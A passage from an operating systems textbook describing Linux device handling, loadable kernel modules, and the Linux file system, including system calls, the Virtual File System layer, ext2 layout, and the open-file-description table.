The interaction with character devices is simple. Since character devices produce or consume streams of characters, or bytes of data, support for random access makes little sense. One exception is the use of **line disciplines**. A line discipline can be associated with a terminal device, represented via the structure *tty_struct*, and it represents an interpreter for the data exchanged with the terminal device. For instance, local line editing can be done (i.e., erased characters and lines can be removed), carriage returns can be mapped onto line feeds, and other special processing can be completed. However, if a process wants to interact on every character, it can put the line in raw mode, in which case the line discipline will be bypassed. Not all devices have line disciplines.

Output works in a similar way, expanding tabs to spaces, converting line feeds to carriage returns + line feeds, adding filler characters following carriage returns on slow mechanical terminals, and so on. Like input, output can go through the line discipline (cooked mode) or bypass it (raw mode). Raw mode is especially useful when sending binary data to other computers over a serial line and for GUIs. Here, no conversions are desired.

The interaction with **network devices** is different. While network devices also produce/consume streams of characters, their asynchronous nature makes them less suitable for easy integration under the same interface as other character devices. The networking device driver produces packets consisting of multiple bytes of data, along with network headers. These packets are then routed through a series of network protocol drivers, and ultimately are passed to the user-space application. A key data structure is the socket buffer structure, *skbuff*, which is used to represent portions of memory filled with packet data. The data in an *skbuff* buffer do not always start at the start of the buffer. As they are being processed by various protocols in the networking stack, protocol headers may be removed, or added. The user processes interact with networking devices via sockets, which in Linux support the original BSD socket API. The protocol drivers can be bypassed and direct access to the underlying network device is enabled via *raw_sockets*. Only the superuser is allowed to create raw sockets.

10.5.5 Modules in Linux

For decades, UNIX device drivers were statically linked into the kernel so they were all present in memory whenever the system was booted. Given the environment in which UNIX grew up, commonly departmental minicomputers and then

high-end workstations, with their small and unchanging sets of I/O devices, this scheme worked well. Basically, a computer center built a kernel containing drivers for the I/O devices and that was it. If next year the center bought a new disk, it relinked the kernel. No big deal.

With the arrival of Linux on the PC platform, suddenly all that changed. The number of I/O devices available on the PC is orders of magnitude larger than on any minicomputer. In addition, although all Linux users have (or can easily get) the full source code, probably the vast majority would have considerable difficulty adding a driver, updating all the device-driver related data structures, relinking the kernel, and then installing it as the bootable system (not to mention dealing with the aftermath of building a kernel that does not boot).

Linux solved this problem with the concept of **loadable modules**. These are chunks of code that can be loaded into the kernel while the system is running. Most commonly these are character or block device drivers, but they can also be entire file systems, network protocols, performance monitoring tools, or anything else desired.

When a module is loaded, several things have to happen. First, the module has to be relocated on the fly, during loading. Second, the system has to check to see if the resources the driver needs are available (e.g., interrupt request levels) and if so, mark them as in use. Third, any interrupt vectors that are needed must be set up. Fourth, the appropriate driver switch table has to be updated to handle the new major device type. Finally, the driver is allowed to run to perform any device-specific initialization it may need. Once all these steps are completed, the driver is fully installed, the same as any statically installed driver. Other modern UNIX systems now also support loadable modules.

10.6 THE LINUX FILE SYSTEM

The most visible part of any operating system, including Linux, is the file system. In the following sections we will examine the basic ideas behind the Linux file system, the system calls, and how the file system is implemented. Some of these ideas derive from MULTICS, and many of them have been copied by MS-DOS, Windows, and other systems, but others are unique to UNIX-based systems. The Linux design is especially interesting because it clearly illustrates the principle of *Small is Beautiful*. With minimal mechanism and a very limited number of system calls, Linux nevertheless provides a powerful and elegant file system.

10.6.1 Fundamental Concepts

The initial Linux file system was the MINIX 1 file system. However, because it limited file names to 14 characters (in order to be compatible with UNIX Version 7) and its maximum file size was 64 MB (which was overkill on the 10-MB hard

disks of its era), there was interest in better file systems almost from the beginning of the Linux development, which began about 5 years after MINIX 1 was released. The first improvement was the ext file system, which allowed file names of 255 characters and files of 2 GB, but it was slower than the MINIX 1 file system, so the search continued for a while. Eventually, the ext2 file system was invented, with long file names, long files, and better performance, and it has become the main file system. However, Linux supports several dozen file systems using the Virtual File System (VFS) layer (described in the next section). When Linux is linked, a choice is offered of which file systems should be built into the kernel. Others can be dynamically loaded as modules during execution, if need be.

A Linux file is a sequence of 0 or more bytes containing arbitrary information. No distinction is made between ASCII files, binary files, or any other kinds of files. The meaning of the bits in a file is entirely up to the file's owner. The system does not care. File names are limited to 255 characters, and all the ASCII characters except NUL are allowed in file names, so a file name consisting of three carriage returns is a legal file name (but not an especially convenient one).

By convention, many programs expect file names to consist of a base name and an extension, separated by a dot (which counts as a character). Thus *prog.c* is typically a C program, *prog.py* is typically a Python program, and *prog.o* is usually an object file (compiler output). These conventions are not enforced by the operating system but some compilers and other programs expect them. Extensions may be of any length, and files may have multiple extensions, as in *prog.java.gz*, which is probably a *gzip* compressed Java program.

Files can be grouped together in directories for convenience. Directories are stored as files and to a large extent can be treated like files. Directories can contain subdirectories, leading to a hierarchical file system. The root directory is called / and always contains several subdirectories. The / character is also used to separate directory names, so that the name */usr/ast/x* denotes the file *x* located in the directory *ast*, which itself is in the */usr* directory. Some of the major directories near the top of the tree are shown in Fig. 10-23.

Directory	Contents
bin	Binary (executable) programs
dev	Special files for I/O devices
etc	Miscellaneous system files
lib	Libraries
usr	User directories

Figure 10-23. Some important directories found in most Linux systems.

There are two ways to specify file names in Linux, both to the shell and when opening a file from inside a program. The first way is by means of an **absolute path**, which means telling how to get to the file starting at the root directory. An

example of an absolute path is */usr/ast/books/mos4/chap-10*. This tells the system to look in the root directory for a directory called *usr*, then look there for another directory, *ast*. In turn, this directory contains a directory *books*, which contains the directory *mos4*, which contains the file *chap-10*.

Absolute path names are often long and inconvenient. For this reason, Linux allows users and processes to designate the directory in which they are currently working as the **working directory**. Path names can also be specified relative to the working directory. A path name specified relative to the working directory is a **relative path**. For example, if */usr/ast/books/mos4* is the working directory, then the shell command

```
cp chap-10 backup-10
```

has exactly the same effect as the longer command

```
cp  /usr/ast/books/mos4/chap-10  /usr/ast/books/mos4/backup-10
```

It frequently occurs that a user needs to refer to a file that belongs to another user, or at least is located elsewhere in the file tree. For example, if two users are sharing a file, it will be located in a directory belonging to one of them, so the other will have to use an absolute path name to refer to it (or change the working directory). If this is long enough, it may become irritating to have to keep typing it. Linux provides a solution by allowing users to make a new directory entry that points to an existing file. Such an entry is called a **link**.

As an example, consider the situation of Fig. 10-24(a). Fred and Lisa are working together on a project, and each of them needs access to the other's files. If Fred has */usr/fred* as his working directory, he can refer to the file *x* in Lisa's directory as */usr/lisa/x*. Alternatively, Fred can create a new entry in his directory, as shown in Fig. 10-24(b), after which he can use *x* to mean */usr/lisa/x*.




Figure 10-24. (a) Before linking. (b) After linking.

In the example just discussed, we suggested that before linking, the only way for Fred to refer to Lisa's file *x* was by using its absolute path. Actually, this is not really true. When a directory is created, two entries, . and .., are automatically made in it. The former refers to the working directory itself. The latter refers to the directory's parent, that is, the directory in which it itself is listed. Thus from */usr/fred*, another path to Lisa's file *x* is *../lisa/x*.

In addition to regular files, Linux also supports character special files and block special files. Character special files are used to model serial I/O devices, such as keyboards and printers. Opening and reading from */dev/tty* reads from the keyboard; opening and writing to */dev/lp* writes to the printer. Block special files, often with names like */dev/hd1*, can be used to read and write raw disk partitions without regard to the file system. Thus a seek to byte *k* followed by a read will begin reading from the *k*th byte on the corresponding partition, completely ignoring the i-node and file structure. Raw block devices are used for paging and swapping by programs that lay down file systems (e.g., *mkfs*), and by programs that fix sick file systems (e.g., *fsck*), for example.

Many computers have two or more disks. On mainframes at banks, for example, it is frequently necessary to have 100 or more disks on a single machine, in order to hold the huge databases required. Even personal computers often have at least two disks—a hard disk and an optical (e.g., DVD) drive. When there are multiple disk drives, the question arises of how to handle them.

One solution is to put a self-contained file system on each one and just keep them separate. Consider, for example, the situation shown in Fig. 10-25(a). Here we have a hard disk, which we call *C*:, and a DVD, which we call *D*:. Each has its own root directory and files. With this solution, the user has to specify both the device and the file when anything other than the default is needed. For instance, to copy a file *x* to a directory *d* (assuming *C:* is the default), one would type

```
cp  D:/x  /a/d/x
```

This is the approach taken by a number of systems, including Windows 8, which it inherited from MS-DOS in a century long ago.

The Linux solution is to allow one disk to be mounted in another disk's file tree. In our example, we could mount the DVD on the directory */b*, yielding the file system of Fig. 10-25(b). The user now sees a single file tree, and no longer has to be aware of which file resides on which device. The above copy command now becomes

```
cp  /b/x  /a/d/x
```

exactly the same as it would have been if everything had been on the hard disk in the first place.

Another interesting property of the Linux file system is **locking**. In some applications, two or more processes may be using the same file at the same time, which may lead to race conditions. One solution is to program the application with




Figure 10-25. (a) Separate file systems. (b) After mounting.

critical regions. However, if the processes belong to independent users who do not even know each other, this kind of coordination is generally inconvenient.

Consider, for example, a database consisting of many files in one or more directories that are accessed by unrelated users. It is certainly possible to associate a semaphore with each directory or file and achieve mutual exclusion by having processes do a down operation on the appropriate semaphore before accessing the data. The disadvantage, however, is that a whole directory or file is then made inaccessible, even though only one record may be needed.

For this reason, POSIX provides a flexible and fine-grained mechanism for processes to lock as little as a single byte and as much as an entire file in one indivisible operation. The locking mechanism requires the caller to specify the file to be locked, the starting byte, and the number of bytes. If the operation succeeds, the system makes a table entry noting that the bytes in question (e.g., a database record) are locked.

Two kinds of locks are provided, **shared locks** and **exclusive locks**. If a portion of a file already contains a shared lock, a second attempt to place a shared lock on it is permitted, but an attempt to put an exclusive lock on it will fail. If a portion of a file contains an exclusive lock, all attempts to lock any part of that portion will fail until the lock has been released. In order to successfully place a lock, every byte in the region to be locked must be available.

When placing a lock, a process must specify whether it wants to block or not in the event that the lock cannot be placed. If it chooses to block, when the existing lock has been removed, the process is unblocked and the lock is placed. If the process chooses not to block when it cannot place a lock, the system call returns immediately, with the status code telling whether the lock succeeded or not. If it did not, the caller has to decide what to do next (e.g., wait and try again).

Locked regions may overlap. In Fig. 10-26(a) we see that process *A* has placed a shared lock on bytes 4 through 7 of some file. Later, process *B* places a shared

lock on bytes 6 through 9, as shown in Fig. 10-26(b). Finally, *C* locks bytes 2 through 11. As long as all these locks are shared, they can coexist.




Figure 10-26. (a) A file with one lock. (b) Adding a second lock. (c) A third one.

Now consider what happens if a process tries to acquire an exclusive lock to byte 9 of the file of Fig. 10-26(c), with a request to block if the lock fails. Since two previous locks cover this block, the caller will block and will remain blocked until both *B* and *C* release their locks.

10.6.2 File-System Calls in Linux

Many system calls relate to files and the file system. First we will look at the system calls that operate on individual files. Later we will examine those that involve directories or the file system as a whole. To create a new file, the creat call can be used. (When Ken Thompson was once asked what he would do differently if he had the chance to reinvent UNIX, he replied that he would spell creat as create this time.) The parameters provide the name of the file and the protection mode. Thus

```
fd = creat("abc", mode);
```

creates a file called *abc* with the protection bits taken from *mode*. These bits determine which users may access the file and how. They will be described later.

The creat call not only creates a new file, but also opens it for writing. To allow subsequent system calls to access the file, a successful creat returns a small

nonnegative integer called a **file descriptor**, *fd* in the example above. If a creat is done on an existing file, that file is truncated to length 0 and its contents are discarded. Files can also be created using the open call with appropriate arguments.

Now let us continue looking at the main file-system calls, which are listed in Fig. 10-27. To read or write an existing file, the file must first be opened by calling open or creat. This call specifies the file name to be opened and how it is to be opened: for reading, writing, or both. Various options can be specified as well. Like creat, the call to open returns a file descriptor that can be used for reading or writing. Afterward, the file can be closed by close, which makes the file descriptor available for reuse on a subsequent creat or open. Both the creat and open calls always return the lowest-numbered file descriptor not currently in use.

When a program starts executing in the standard way, file descriptors 0, 1, and 2 are already opened for standard input, standard output, and standard error, respectively. In this way, a filter, such as the *sort* program, can just read its input from file descriptor 0 and write its output to file descriptor 1, without having to know what files they are. This mechanism works because the shell arranges for these values to refer to the correct (redirected) files before the program is started.

System call	Description
fd = creat(name, mode)	One way to create a new file
fd = open(file, how, ...)	Open a file for reading, writing, or both
s = close(fd)	Close an open file
n = read(fd, buffer, nbytes)	Read data from a file into a buffer
n = write(fd, buffer, nbytes)	Write data from a buffer into a file
position = lseek(fd, offset, whence)	Move the file pointer
s = stat(name, &buf)	Get a file's status information
s = fstat(fd, &buf)	Get a file's status information
s = pipe(&fd[0])	Create a pipe
s = fcntl(fd, cmd, ...)	File locking and other operations

Figure 10-27. Some system calls relating to files. The return code *s* is –1 if an error has occurred; *fd* is a file descriptor, and *position* is a file offset. The parameters should be self explanatory.

The most heavily used calls are undoubtedly read and write. Each one has three parameters: a file descriptor (telling which open file to read or write), a buffer address (telling where to put the data or get the data from), and a count (telling how many bytes to transfer). That is all there is. It is a very simple design. A typical call is

```
n = read(fd, buffer, nbytes);
```

Although nearly all programs read and write files sequentially, some programs need to be able to access any part of a file at random. Associated with each file is a

pointer that indicates the current position in the file. When reading (or writing) sequentially, it normally points to the next byte to be read (written). If the pointer is at, say, 4096, before 1024 bytes are read, it will automatically be moved to 5120 after a successful read system call. The lseek call changes the value of the position pointer, so that subsequent calls to read or write can begin anywhere in the file, or even beyond the end of it. It is called lseek to avoid conflicting with seek, a now-obsolete call that was formerly used on 16-bit computers for seeking.

Lseek has three parameters: the first one is the file descriptor for the file; the second is a file position; the third tells whether the file position is relative to the beginning of the file, the current position, or the end of the file. The value returned by lseek is the absolute position in the file after the file pointer is changed. Slightly ironically, lseek is the only file system call that never causes a real disk seek because all it does is update the current file position, which is a number in memory.

For each file, Linux keeps track of the file mode (regular, directory, special file), size, time of last modification, and other information. Programs can ask to see this information via the stat system call. The first parameter is the file name. The second is a pointer to a structure where the information requested is to be put. The fields in the structure are shown in Fig. 10-28. The fstat call is the same as stat except that it operates on an open file (whose name may not be known) rather than on a path name.

Device the file is on
I-node number (which file on the device)
File mode (includes protection information)
Number of links to the file
Identity of the file's owner
Group the file belongs to
File size (in bytes)
Creation time
Time of last access
Time of last modification

Figure 10-28. The fields returned by the stat system call.

The pipe system call is used to create shell pipelines. It creates a kind of pseudofile, which buffers the data between the pipeline components, and returns file descriptors for both reading and writing the buffer. In a pipeline such as

```
sort <in | head –30
```

file descriptor 1 (standard output) in the process running *sort* would be set (by the shell) to write to the pipe, and file descriptor 0 (standard input) in the process running *head* would be set to read from the pipe. In this way, *sort* just reads from file descriptor 0 (set to the file *in*) and writes to file descriptor 1 (the pipe) without even

being aware that these have been redirected. If they have not been redirected, *sort* will automatically read from the keyboard and write to the screen (the default devices). Similarly, when *head* reads from file descriptor 0, it is reading the data *sort* put into the pipe buffer without even knowing that a pipe is in use. This is a clear example of how a simple concept (redirection) with a simple implementation (file descriptors 0 and 1) can lead to a powerful tool (connecting programs in arbitrary ways without having to modify them at all).

The last system call in Fig. 10-27 is fcntl. It is used to lock and unlock files, apply shared or exclusive locks, and perform a few other file-specific operations.

Now let us look at some system calls that relate more to directories or the file system as a whole, rather than just to one specific file. Some common ones are listed in Fig. 10-29. Directories are created and destroyed using mkdir and rmdir, respectively. A directory can be removed only if it is empty.

System call	Description
s = mkdir(path, mode)	Create a new directory
s = rmdir(path)	Remove a directory
s = link(oldpath, newpath)	Create a link to an existing file
s = unlink(path)	Unlink a file
s = chdir(path)	Change the working directory
dir = opendir(path)	Open a directory for reading
s = closedir(dir)	Close a directory
dirent = readdir(dir)	Read one directory entry
rewinddir(dir)	Rewind a directory so it can be reread

Figure 10-29. Some system calls relating to directories. The return code *s* is −1 if an error has occurred; *dir* identifies a directory stream, and *dirent* is a directory entry. The parameters should be self explanatory.

As we saw in Fig. 10-24, linking to a file creates a new directory entry that points to an existing file. The link system call creates the link. The parameters specify the original and new names, respectively. Directory entries are removed with unlink. When the last link to a file is removed, the file is automatically deleted. For a file that has never been linked, the first unlink causes it to disappear.

The working directory is changed by the chdir system call. Doing so has the effect of changing the interpretation of relative path names.

The last four calls of Fig. 10-29 are for reading directories. They can be opened, closed, and read, analogous to ordinary files. Each call to readdir returns exactly one directory entry in a fixed format. There is no way for users to write in a directory (in order to maintain the integrity of the file system). Files can be added to a directory using creat or link and removed using unlink. There is also no way to seek to a specific file in a directory, but rewinddir allows an open directory to be read again from the beginning.

10.6.3 Implementation of the Linux File System

In this section we will first look at the abstractions supported by the Virtual File System layer. The VFS hides from higher-level processes and applications the differences among many types of file systems supported by Linux, whether they are residing on local devices or are stored remotely and need to be accessed over the network. Devices and other special files are also accessed through the VFS layer. Next, we will describe the implementation of the first widespread Linux file system, ext2, or the second extended file system. Afterward, we will discuss the improvements in the ext4 file system. A wide variety of other file systems are also in use. All Linux systems can handle multiple disk partitions, each with a different file system on it.

The Linux Virtual File System

In order to enable applications to interact with different file systems, implemented on different types of local or remote devices, Linux takes an approach used in other UNIX systems: the Virtual File System (VFS). VFS defines a set of basic file-system abstractions and the operations which are allowed on these abstractions. Invocations of the system calls described in the previous section access the VFS data structures, determine the exact file system where the accessed file belongs, and via function pointers stored in the VFS data structures invoke the corresponding operation in the specified file system.

Figure 10-30 summarizes the four main file-system structures supported by VFS. The **superblock** contains critical information about the layout of the file system. Destruction of the superblock will render the file system unreadable. The **i-nodes** (short for index-nodes, but never called that, although some lazy people drop the hyphen and call them **inodes**) each describe exactly one file. Note that in Linux, directories and devices are also represented as files, thus they will have corresponding i-nodes. Both superblocks and i-nodes have a corresponding structure maintained on the physical disk where the file system resides.

Object	Description	Operation
Superblock	specific file-system	read_inode, sync_fs
Dentry	directory entry, single component of a path	create, link
I-node	specific file	d_compare, d_delete
File	open file associated with a process	read, write

Figure 10-30. File-system abstractions supported by the VFS.

In order to facilitate certain directory operations and traversals of paths, such as */usr/ast/bin*, VFS supports a **dentry** data structure which represents a directory entry. This data structure is created by the file system on the fly. Directory entries

are cached in what is called the *dentry_cache*. For instance, the *dentry_cache* would contain entries for /, */usr*, */usr/ast*, and the like. If multiple processes access the same file through the same hard link (i.e., same path), their file object will point to the same entry in this cache.

Finally, the **file** data structure is an in-memory representation of an open file, and is created in response to the open system call. It supports operations such as read, write, sendfile, lock, and other system calls described in the previous section.

The actual file systems implemented underneath the VFS need not use the exact same abstractions and operations internally. They must, however, implement file-system operations semantically equivalent to those specified with the VFS objects. The elements of the *operations* data structures for each of the four VFS objects are pointers to functions in the underlying file system.

The Linux Ext2 File System

We next describe one of the most popular on-disk file systems used in Linux: **ext2**. The first Linux release used the MINIX 1 file system and was limited by short file names and 64-MB file sizes. The MINIX 1 file system was eventually replaced by the first extended file system, **ext**, which permitted both longer file names and larger file sizes. Due to its performance inefficiencies, ext was replaced by its successor, ext2, which is still in widespread use.

An ext2 Linux disk partition contains a file system with the layout shown in Fig. 10-31. Block 0 is not used by Linux and contains code to boot the computer. Following block 0, the disk partition is divided into groups of blocks, irrespective of where the disk cylinder boundaries fall. Each group is organized as follows.

The first block is the **superblock**. It contains information about the layout of the file system, including the number of i-nodes, the number of disk blocks, and the start of the list of free disk blocks (typically a few hundred entries). Next comes the group descriptor, which contains information about the location of the bitmaps, the number of free blocks and i-nodes in the group, and the number of directories in the group. This information is important since ext2 attempts to spread directories evenly over the disk.




Figure 10-31. Disk layout of the Linux ext2 file system.

Two bitmaps are used to keep track of the free blocks and free i-nodes, respectively, a choice inherited from the MINIX 1 file system (and in contrast to most UNIX file systems, which use a free list). Each map is one block long. With a 1-KB block, this design limits a block group to 8192 blocks and 8192 i-nodes. The former is a real restriction but, in practice, the latter is not. With 4-KB blocks, the numbers are four times larger.

Following the superblock are the i-nodes themselves. They are numbered from 1 up to some maximum. Each i-node is 128 bytes long and describes exactly one file. An i-node contains accounting information (including all the information returned by stat, which simply takes it from the i-node), as well as enough information to locate all the disk blocks that hold the file's data.

Following the i-nodes are the data blocks. All the files and directories are stored here. If a file or directory consists of more than one block, the blocks need not be contiguous on the disk. In fact, the blocks of a large file are likely to be spread all over the disk.

I-nodes corresponding to directories are dispersed throughout the disk block groups. Ext2 makes an effort to collocate ordinary files in the same block group as the parent directory, and data files in the same block as the original file i-node, provided that there is sufficient space. This idea was borrowed from the Berkeley Fast File System (McKusick et al., 1984). The bitmaps are used to make quick decisions regarding where to allocate new file-system data. When new file blocks are allocated, ext2 also *preallocates* a number (eight) of additional blocks for that file, so as to minimize the file fragmentation due to future write operations. This scheme balances the file-system load across the entire disk. It also performs well due to its tendencies for collocation and reduced fragmentation.

To access a file, it must first use one of the Linux system calls, such as open, which requires the file's path name. The path name is parsed to extract individual directories. If a relative path is specified, the lookup starts from the process' current directory, otherwise it starts from the root directory. In either case, the i-node for the first directory can easily be located: there is a pointer to it in the process descriptor, or, in the case of a root directory, it is typically stored in a predetermined block on disk.

The directory file allows file names up to 255 characters and is illustrated in Fig. 10-32. Each directory consists of some integral number of disk blocks so that directories can be written atomically to the disk. Within a directory, entries for files and directories are in unsorted order, with each entry directly following the one before it. Entries may not span disk blocks, so often there are some number of unused bytes at the end of each disk block.

Each directory entry in Fig. 10-32 consists of four fixed-length fields and one variable-length field. The first field is the i-node number, 19 for the file *colossal*, 42 for the file *voluminous*, and 88 for the directory *bigdir*. Next comes a field rec_len, telling how big the entry is (in bytes), possibly including some padding after the name. This field is needed to find the next entry for the case that the file




Figure 10-32. (a) A Linux directory with three files. (b) The same directory after the file *voluminous* has been removed.

name is padded by an unknown length. That is the meaning of the arrow in Fig. 10-32. Then comes the type field: file, directory, and so on. The last fixed field is the length of the actual file name in bytes, 8, 10, and 6 in this example. Finally, comes the file name itself, terminated by a 0 byte and padded out to a 32-bit boundary. Additional padding may follow that.

In Fig. 10-32(b) we see the same directory after the entry for *voluminous* has been removed. All the removeal has done is increase the size of the total entry field for *colossal*, turning the former field for *voluminous* into padding for the first entry. This padding can be used for a subsequent entry, of course.

Since directories are searched linearly, it can take a long time to find an entry at the end of a large directory. Therefore, the system maintains a cache of recently accessed directories. This cache is searched using the name of the file, and if a hit occurs, the costly linear search is avoided. A *dentry* object is entered in the dentry cache for each of the path components, and, through its i-node, the directory is searched for the subsequent path element entry, until the actual file i-node is reached.

For instance, to look up a file specified with an absolute path name, such as */usr/ast/file*, the following steps are required. First, the system locates the root directory, which generally uses i-node 2, especially when i-node 1 is reserved for bad-block handling. It places an entry in the dentry cache for future lookups of the root directory. Then it looks up the string "usr" in the root directory, to get the i-node number of the */usr* directory, which is also entered in the dentry cache. This i-node is then fetched, and the disk blocks are extracted from it, so the */usr* directory can be read and searched for the string "ast". Once this entry is found, the i-node

number for the */usr/ast* directory can be taken from it. Armed with the i-node number of the */usr/ast* directory, this i-node can be read and the directory blocks located. Finally, "file" is looked up and its i-node number found. Thus, the use of a relative path name is not only more convenient for the user, but it also saves a substantial amount of work for the system.

If the file is present, the system extracts the i-node number and uses it as an index into the i-node table (on disk) to locate the corresponding i-node and bring it into memory. The i-node is put in the **i-node table**, a kernel data structure that holds all the i-nodes for currently open files and directories. The format of the i-node entries, as a bare minimum, must contain all the fields returned by the stat system call so as to make stat work (see Fig. 10-28). In Fig. 10-33 we show some of the fields included in the i-node structure supported by the Linux file-system layer. The actual i-node structure contains many more fields, since the same structure is also used to represent directories, devices, and other special files. The i-node structure also contains fields reserved for future use. History has shown that unused bits do not remain that way for long.

Field	Bytes	Description
Mode	2	File type, protection bits, setuid, setgid bits
Nlinks	2	Number of directory entries pointing to this i-node
Uid	2	UID of the file owner
Gid	2	GID of the file owner
Size	4	File size in bytes
Addr	60	Address of first 12 disk blocks, then 3 indirect blocks
Gen	1	Generation number (incremented every time i-node is reused)
Atime	4	Time the file was last accessed
Mtime	4	Time the file was last modified
Ctime	4	Time the i-node was last changed (except the other times)

Figure 10-33. Some fields in the i-node structure in Linux.

Let us now see how the system reads a file. Remember that a typical call to the library procedure for invoking the read system call looks like this:

```
n = read(fd, buffer, nbytes);
```

When the kernel gets control, all it has to start with are these three parameters and the information in its internal tables relating to the user. One of the items in the internal tables is the file-descriptor array. It is indexed by a file descriptor and contains one entry for each open file (up to the maximum number, usually defaults to 32).

The idea is to start with this file descriptor and end up with the corresponding i-node. Let us consider one possible design: just put a pointer to the i-node in the file-descriptor table. Although simple, unfortunately this method does not work.

The problem is as follows. Associated with every file descriptor is a file position that tells at which byte the next read (or write) will start. Where should it go? One possibility is to put it in the i-node table. However, this approach fails if two or more unrelated processes happen to open the same file at the same time because each one has its own file position.

A second possibility is to put the file position in the file-descriptor table. In that way, every process that opens a file gets its own private file position. Unfortunately this scheme fails too, but the reasoning is more subtle and has to do with the nature of file sharing in Linux. Consider a shell script, *s*, consisting of two commands, *p1* and *p2*, to be run in order. If the shell script is called by the command

```
s >x
```

it is expected that *p1* will write its output to *x*, and then *p2* will write its output to *x* also, starting at the place where *p1* stopped.

When the shell forks off *p1*, *x* is initially empty, so *p1* just starts writing at file position 0. However, when *p1* finishes, some mechanism is needed to make sure that the initial file position that *p2* sees is not 0 (which it would be if the file position were kept in the file-descriptor table), but the value *p1* ended with.

The way this is achieved is shown in Fig. 10-34. The trick is to introduce a new table, the **open-file-description table**, between the file descriptor table and the i-node table, and put the file position (and read/write bit) there. In this figure, the parent is the shell and the child is first *p1* and later *p2*. When the shell forks off *p1*, its user structure (including the file-descriptor table) is an exact copy of the shell's, so both of them point to the same open-file-description table entry. When *p1* finishes, the shell's file descriptor is still pointing to the open-file description containing *p1*'s file position. When the shell now forks off *p2*, the new child automatically inherits the file position, without either it or the shell even having to know what that position is.

However, if an unrelated process opens the file, it gets its own open-file-description entry, with its own file position, which is precisely what is needed. Thus the whole point of the open-file-description table is to allow a parent and child to share a file position, but to provide unrelated processes with their own values.

